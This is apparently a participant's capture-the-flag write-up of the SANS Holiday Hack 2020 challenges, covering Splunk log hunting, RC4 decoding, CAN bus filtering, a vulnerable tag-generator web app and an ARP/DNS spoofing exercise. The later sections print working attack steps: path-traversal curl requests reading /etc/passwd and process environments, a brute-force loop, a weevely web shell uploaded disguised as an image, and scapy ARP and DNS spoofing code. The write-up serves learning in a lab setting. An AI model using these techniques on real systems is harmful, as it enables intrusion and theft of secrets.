According to events recorded by the Splunk Attack Range, when was the first OSTAP related atomic test executed? (Please provide the alphanumeric UTC timestamp.)

```
index = attack
| search OSTAP
```


Ans: 2020-11-30T17:44:15Z

Question 5

One Atomic Red Team test executed by the Attack Range makes use of an open source package authored by frgnca on GitHub. According to Sysmon (Event Code 1) events in Splunk, what was the ProcessId associated with the first use of this component?

- I looked up frgnca on github and found he has 8 repositories of which only two seemed like they may be used for malicious attacks: `AudioDeviceCmdlets` and `fcpi`
- Running the search query:


```
index=attack | search *audio* EventCode=1
```



11/30/20
7:25:14.000
PM

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f
exe" &amp; {powershell.exe -Command WindowsAudioDevice-Powershell-Cmdlet} </Data><Data Name='CurrentDirectory'>C:\Users\ADMINI~1\AppDa
QBGAG8AcgBjAGUACgBJAG4AdgBvAGsAZQAtAEEAdABvAG0AaQBjAFQAZQBzAHQAIAAiAFQAMQAxADIAMwAiACAALQBDAG8AbgBmAGkAcgBtADoAJABmAGEAbABzAGUAIAAtAF(
```

Type	✓ Field	Value	Actions
Selected	✓ EventCode ▾	1	⌄
	✓ EventData_Xml ▾	<Data Name='RuleName'>-</Data><Data Name='UtcTime'>2020-11-30 19:25:14.570</Data><Data Name='ProcessGuid'>{5224BDFA-471A-5FC5-D769-000000007F01}</Data><Data Name='ProcessId'>3648</Data><Data Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='FileVersion'>10.0.14393.206 (rs1_release.160915-0644)</Data><Data Name='Description'>Windows PowerShell</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>PowerShell.EXE</Data><Data Name='CommandLin	⌄



MAAWACAALQBFAHgAZQBjAHUAdABpAG8AbgBMAG8AZwBQAGEAdABoACAAQwA6AFw
AQQB0AG8AbQBpAGMAUgBlAGQAVABlAGEAbQBcAGEAdABjAF8AZQB4AGUAYwB1AHQA
aQBvAG4ALgBjAHMAdgA=</Data>


✓ ProcessID	'2236'
✓ process_id	ProcessId
	3648

Ans: 3648


Question 6

```
Alice ran a simulation of an attacker abusing Windows registry run
keys. This technique leveraged a multi-line batch file that was also
used by a few other techniques. What is the final command of this
multi-line batch file used as part of this simulation?
```

- I searched for `index=* | search bat`
- This returns a number of batch files and the associated technique number
- Looked up the individual technique numbers one by one in the atomic-red-team github repo until I found one that had multiple lines (T1074.001) and copied the last line for the answer.



11/30/20 8:59:00.000 PM	C:\AtomicRedTeam\tmp\atomic-red-team-local-master\atomics\T1074.001\src\Discovery.bat	11	ProcessId 3724	'2236'	<Data Name= 20:59:00.86 00000007 Name='Imag <Data Name= master\atomi Name='Creat




```
wmic service get name,displayname,pathname,startmode
wmic process list brief
wmic process get caption,executablepath,commandline
wmic qfe get description,installedOn /format:csv
arp -a
whoami
ipconfig /displaydns
route print
netsh advfirewall show allprofiles
systeminfo
qwinsta
quser
```

Ans: quser

Question 7

`According to x509 certificate events captured by Zeek (formerly Bro), what is the serial number of the TLS certificate assigned to the Windows domain controller in the attack range?`

- Search for
  `index=* sourcetype=”bro:x509:json”`
- Look at the entries for `certificate.serial` – there are 12 in total but the most frequently used certificate serial no is clear:



Tue Dec 1
2020

< Hide Fields   ☰ All Fields

SELECTED FIELDS
- certificate.not_valid_before 12
- certificate.serial 12
- certificate.subject 12

INTERESTING FIELDS
- certificate.exponent 1
- certificate.issuer 10
- certificate.key_alg 1
- certificate.key_length 2
- certificate.key_type 1
- certificate.not_valid_after 12
- certificate.sig_alg 1
- certificate.version 2
- date_hour 4

certificate.serial

12 Values, 100% of events   Selected [✓ Yes] No

Reports
Top values   Top values by time   Rare values
Events with this field

Top 10 Values	Count	%
55FCEEBB21270D9249E86F4B9DC7AA60	1,288	47.318%
64B382753C36278241A352307F4351F5	1,029	37.803%
97E0C7A2510B45EF	212	7.788%
7C11E2F05FFF0B994DFF6DD5ECAFFB6F	91	3.343%
1C00145F23036BBCE62F3F2C56000000145F23	26	0.955%
2D000B030BC26D976CDF4092340000000B030B	26	0.955%
02493E07FA9E375A2DBBC61D94430FCF	21	0.771%
0557C80B282683A17B0A114493296B79	13	0.478%
0C073B676F674578F999814852844651	13	0.478%
07DAEF63022EB33897C692D28A6D3BF6	1	0.037%


Ans: 55FCEEBB21270D9249E86F4B9DC7AA60

Challenge Question

```
Access the Splunk terminal in the Great Room. What is the name of the
adversary group that Santa feared would attack KringleCon?
```

All the hints required for this challenge are in the challenge question itself. Looking through the Splunk talk on Youtube, I quickly found Santa's favourite phrase at the end of it.

Alice also tells me that the ciphertext is base64 encoded and that it is encrypted with an old algorithm that uses a key – a quick Google search tells me that this is probably RC4.



Alice Bluebird

This last one is encrypted using your favorite phrase! The base64 encoded ciphertext is:

```
7FXjP1lyfKbyDK/MChyf36h7
```


It's encrypted with an old algorithm that uses a key. We don't care about RFC 7465 up here! I leave it to the elves to determine which one!

Santa (me)

My favorite phrase?

Alice Bluebird

I can't believe the Splunk folks put it in their talk!




Step 1 – Encode the key phrase to base64 – i.e. "Stay Frosty" becomes *U3RheSBGcm9zdHk=*

Step 2 – Create a recipe on http://icyberchef.com/ which

a. Takes the ciphertext as a text input
b. Converts it from Base64
c. Takes the text created in the previous step and decrypts it using RC4 with the Base64 Passphrase created in Step 1

Step 3 – This recipe gives us a cleartext legible output



Recipe

From Base64
Alphabet: A-Za-z0-9+/=
☐ Remove non-alphabet chars

RC4
Passphrase: U3RheSBGcm9zdHk= BASE64
Input format: Latin1
Output format: Latin1

Input

```
start: 0   length: 24
  end: 24   lines: 1
length: 24
7FXjP1lyfKbyDK/MChyf36h7
```

Output

```
start: 0    time: 1ms
  end: 18  length: 18
length: 18   lines: 1
The Lollipop Guild
```

Answer: The Lollipop Guild

Objective 7 – Solve the Sleigh's CAN-D-BUS Problem

```
Jack Frost is somehow inserting malicious messages onto the sleigh's
CAN-D bus. We need you to exclude the malicious messages and no others
to fix the sleigh. Visit the NetWars room on the roof and talk to
Wunorse Openslae for hints.
```


Hint

- **WUNORSE OPENSLAE:** Try filtering out one CAN-ID at a time and create a table of what each might pertain to. What's up with the brakes and doors?

Procedure

I filtered out the most commonly occurring IDs – ideally i'd like to see no updates while the sleigh is idle. We can then start re-enabling these one by one and see what changes when I tweak the sleigh's inputs.

- 018#
- 244#
- 019#
- 080#
- 188#
- 19B#



ID	Operator	Criterion	Remove
19B	All		⛔
018	All		⛔
244	All		⛔
019	All		⛔
188	Equals	000000000000	⛔
080	Equals	000000000000	⛔


With some experimentation I figured out the following:

Function	ID	Code (Range)	Status
Start Signal	**02A#**	**00FF00**	**OK**
Stop Signal		**0000FF**	**OK**
Rev Counter	**244#**	**00000003E4 to around 000000233E**	**OK**
Lock Signal	**19B#**	**0000000000000**	**Code keeps popping up randomly with value 0000000F2057**
Unlock Signal		**00000F000000**	
Steering	**019#**	**FFFFFFCE to 000032**	**OK**
Brakes	**080#**	**000000 to 000064**	**Weird values starting with FFFFF0 pop up between legitimate signals**

So it looks like the malicious messages are using the Un/Lock Signal and Brake IDs (19B# and 080#).

Filtering out the malicious un/lock signals is Pretty straightfoward and I filter out anything that equals 19B#0000000F2057.

For the brakes, I had to remind myself that these are signed integers and therefore anything starting with a 'F' is a negative number. Therefore we need to filter out anything with ID 080 that is below 0000000000 and we effectively filter out all the illegal values for the brakes too.



ID	Operator	Criterion	Remove
080	Less	000000000000	⛔
19B	Equals	0000000F2057	⛔

Objective 8 – Broken Tag Generator

`Help Noel Boetie fix the Tag Generator in the Wrapping Room. What value is in the environment variable GREETZ? Talk to Holly Evergreen in the kitchen for help with this.`

Hints


- **HOLLY EVERGREEN:** If you find a way to execute code blindly, I bet you can redirect to a file then download that file!
- **HOLLY EVERGREEN:** We might be able to find the problem if we can get source code!
- **HOLLY EVERGREEN:** Once you know the path to the file, we need a way to download it!
- **HOLLY EVERGREEN:** Can you figure out the path to the script? It's probably on error pages!
- **HOLLY EVERGREEN:** If you're having trouble seeing the code, watch out for the Content-Type! Your browser might be trying to help (badly)!
- **HOLLY EVERGREEN:** Is there an endpoint that will print arbitrary files?
- **HOLLY EVERGREEN:** I'm sure there's a vulnerability in the source somewhere... surely Jack wouldn't leave their mark?
- **HOLLY EVERGREEN:** Remember, the processing happens in the background so you might need to wait a bit after exploiting but before grabbing the output!

Procedure

Holly Evergreen and Noel Boetie both seem to think the problem is related to the file upload feature of the tag generator – so let's start by looking at that.

If we upload an image and look at the network events in the Firefox console, we see that the image file is renamed and is stored at a URI that looks similar to `https://tag-generator.kringlecastle.com/image?id=f3870e1f-7f10-49c1-a84f-1a11c7ed71b1.jpg` This looks like it might be vulnerable to LFI?

Sure enough – it is! I try `# curl https://tag-generator.kringlecastle.com/image?id=../../../../../../../../etc/passwd` and I have the contents of the `passwd` file – that must be a step in the right direction ☺



```
root@kali:/home# curl https://tag-generator.kringlecastle.com/image?id=../../../../../../../../
etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
app:x:1000:1000:,,,:/home/app:/bin/bash
```

If I try to upload a script file (eg. Php) to the tag generator I get an error message:

Error in /app/lib/app.rb: Unsupported file type: /tmp/RackMultipart20201231-1-1m1x12e.php

So this tells me that the uploaded files are being processed by a Ruby application stored in the /app/lib sub-directory

Ok... so let's try to `curl` into the script...

```
curl                                                            https://tag-
generator.kringlecastle.com/image?id=../../../../../../../../app/lib/app.r
b
```

We now have accss to the script's code!

Looking at the code it looks like it's actually intended to support uploading and extracting zip files so maybe we can upload a payload as zip? It also looks like the script looks for a file with a .jpg, .jpeg or .png extension once it is uncompressed.

For some reason the check for invalid charactyers in the filename is commented out – this is probably a hint.

I also note that extracted files are being saved to "#{ TMP_FOLDER }/#{ entry.name }" from the declarations at the start of the Ruby script I can also tell that the TMP_FOLDER is referrign to the /tmp/ direcotry.

Google tells us that Ruby environment variables are stored in `/proc/PID/environ` – but how do i find out the PID? I'm sure there's a smart way to go about this but I decided to bruteforce it usign a quick bash script

```
#!/bin/bash

for ((i=0; i<=32768; i++))

do

  echo $i

  curl https://tag-
generator.kringlecastle.com/image?id=../../../../proc/$i/environ

done
```

I ran the script and piped the output tot a text file and left for a five hour long New Year's Day lunch

```
./tagscript.sh >> tagoutput.txt
```

On my return I looked at the contents of tagoutput.txt and realise that I hit a match with the 7th try and that PIDs 7 to 26 all gave valid outputs (so maybe brute force was the right way to go in this case after all).

```
PATH=/usr/local/bundle/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/b
in:/sbin:/binHOSTNAME=cbf2810b7573RUBY_MAJOR=2.7RUBY_VERSION=2.7.0RUBY_DOW
NLOAD_SHA256=27d350a52a02b53034ca0794efe518667d558f152656c2baaf08f3d0c8b02
343GEM_HOME=/usr/local/bundleBUNDLE_SILENCE_ROOT_WARNING=1BUNDLE_APP_CONFI
```

```
G=/usr/local/bundleAPP_HOME=/appPORT=4141HOST=0.0.0.0GREETZ=JackFrostWasHe
reHOME=/home/app8
```

And there it is – plain as day: **`GREETZ=JackFrostWasHere`**

Note

I have a hunch that this webapp can also be compromosed by remote code execution (RCE). So I create a payload in weevely ending with a .jpg extension:

```
weevely generate pwnage /root/uploadmeplease.jpg
```

I compress this '.jpg' as a zip file and upload it to the tag generator.

Now I should be able to find uploadmeplease.jpg in the /tmp/ directory. And sure enough, running `curl https://tag-generator.kringlecastle.com/image?id=../tmp/uploadmeplease.jpg` shows me the php script – muahahaha.

Although I thought it would be plain sailing from here on out, unfortunately I got stuck – although `curl` requests show me the contents of the php script, normal https requests in a browsers return a 404 error and so does trying to establish a weevely session.

I must be missing something really simple here.

Objective 9 – ARP Shenanigans

Go to the NetWars room on the roof and help Alabaster Snowball get access back to a host using ARP. Retrieve the document at `/NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt`. Who recused herself from the vote described on the document?

Hints

- **ALABASTER SNOWBALL:** Jack Frost must have gotten malware on our host at 10.6.6.35 because we can no longer access it. Try sniffing the eth0 interface using `tcpdump -nni eth0` to see if you can view any traffic from that host.
- **ALABASTER SNOWBALL:** The host is performing an ARP request. Perhaps we could do a spoof to perform a machine-in-the-middle attack. I think we have some simple scapy traffic scripts that could help you in `/home/guests/scripts`.
- **ALABASTER SNOWBALL:** Hmmm, looks like the host does a DNS request after you successfully do an ARP spoof. Let's return a DNS response resolving the request to our IP.
- **ALABASTER SNOWBALL:** The malware on the host does an HTTP request for a `.deb` package. Maybe we can get command line access by sending it a command in a customized .deb file.


Procedure

Well... judging juist by the sheer amount of hints we get for this objective; i'm guessing it's going to be a tough one!

Let's start by following the hints. Running `tcpdump -nni eth0`. We see a number of ARP requests for 10.6.6.53 from 10.6.6.35 (which is the host we need to regain access to). At this point I'm guessing that 10.6.6.53 is a malicious machine and that 10.6.6.35 is trying to reach it to establish some kind of reverse shell. So maybe we can get 10.6.6.35 to believe that we are 10.6.6.53.

We can sniff and record packets by entering `scapy` and running `pkts = sniff(iface='eth0')`. We can then view specific packets by referencing `pkts[x]` or `pkts.summary()`.

From one of the logged Scapy entries we can see that the 10.6.6.35 machine has a MAC of 4c:24:57:ab:ed:84




```
>>> pkts[2]
<Ether  dst=ff:ff:ff:ff:ff:ff src=4c:24:57:ab:ed:84 type=ARP |<ARP  hwtype=0x1 ptype=IPv4 hwlen=6 plen=4 op=who-has hwsrc=4c:24:57:ab:ed:84 psrc=10.6.6.
35 hwdst=00:00:00:00:00:00 pdst=10.6.6.53 |>>
```

We need to properly craft an ARP response:

```
Ether_resp = Ether(dst=4c:24:57:ab:ed:84, type=0x806,
src=02:42:0a:06:00:02)
```

`arp_response.op=`**`2`** *because this is an ARP response*
`arp_response.plen=`**`4`** *because there are 4 octets in a IPv4 address*
`arp_response.hwlen=`**`6`** *because there are 6 octets in an Ethernet address*
`arp_response.ptype=`**`0x800`** *this is the code for IPv4*
`arp_response.hwtype=`**`0x1`** *this is the code for Ethernet*
`arp_response.hwsrc=`**`"02:42:0a:06:00:02"`** *this is my terminal's MAC*
`arp_response.psrc=`**`"10.6.6.53"`** *this is the IP I'm spoofing*

`arp_response.hwdst=4c:24:57:ab:ed:84` this is the MAC obtained in Scapy
`arp_response.pdst="10.6.6.35"` this is the IP we're sending the response to.
After running `./arp_resp.py` I can see the following output on the tcpdump – looks like a DNS request so I must be on the right track.



```
18:55:57.513568 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.6.6.53 is-at 02:42:0a:06:00:02, length 28
18:55:57.533687 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto UDP (17), length 60)
    10.6.6.35.12773 > 10.6.6.53.53: 0+ A? ftp.osuosl.org. (32)
```

We can also get more details from the Scapy sniff – the DNS portion is particularly useful now.

```
<Ether  dst=02:42:0a:06:00:02 src=4c:24:57:ab:ed:84 type=IPv4 |<IP
version=4 ihl=5 tos=0x0 len=60 id=1 flags= frag=0 ttl=64 proto=udp
chksum=0x5a4d src=10.6.6.35 dst=10.6.6.53 |<UDP  sport=42244 dport=domain
len=40 chksum=0x9559 |<DNS  id=0 qr=0 opcode=QUERY aa=0 tc=0 rd=1 ra=0 z=0
ad=0 cd=0 rcode=ok qdcount=1 ancount=0 nscount=0 arcount=0 qd=<DNSQR
qname='ftp.osuosl.org.' qtype=A qclass=IN |> an=None ns=None ar=None |>>>>
```

Thanks to the hints I now know that I need to spoof a DNS response and have it point to my terminal. For this I need to update the `dns_resp.py` script with the following parameters:

```
ipaddr_we_arp_spoofed = "10.6.6.53"
eth = Ether(src="02:42:0a:06:00:02", dst="4c:24:57:ab:ed:84")
ip=IP(dst="10.6.6.35", src="10.6.6.53")
udp=UDP(dport=12773,sport=53)
    dns = DNS(
      id=packet[DNS].id,
      qd=packet[DNS].qd,
      aa=1,
      qr=1,
      ancount=1,
      an=DNSRR(rrname=packet[DNS].qd.qname, ttl=10, rdata=ipaddr)
    )
```

To figure out this last bit I had to resort to asking for help on Discord. @elakamarcus#5519 helped me out a lot by pointing me towards a nice script online which I used for reference[1].

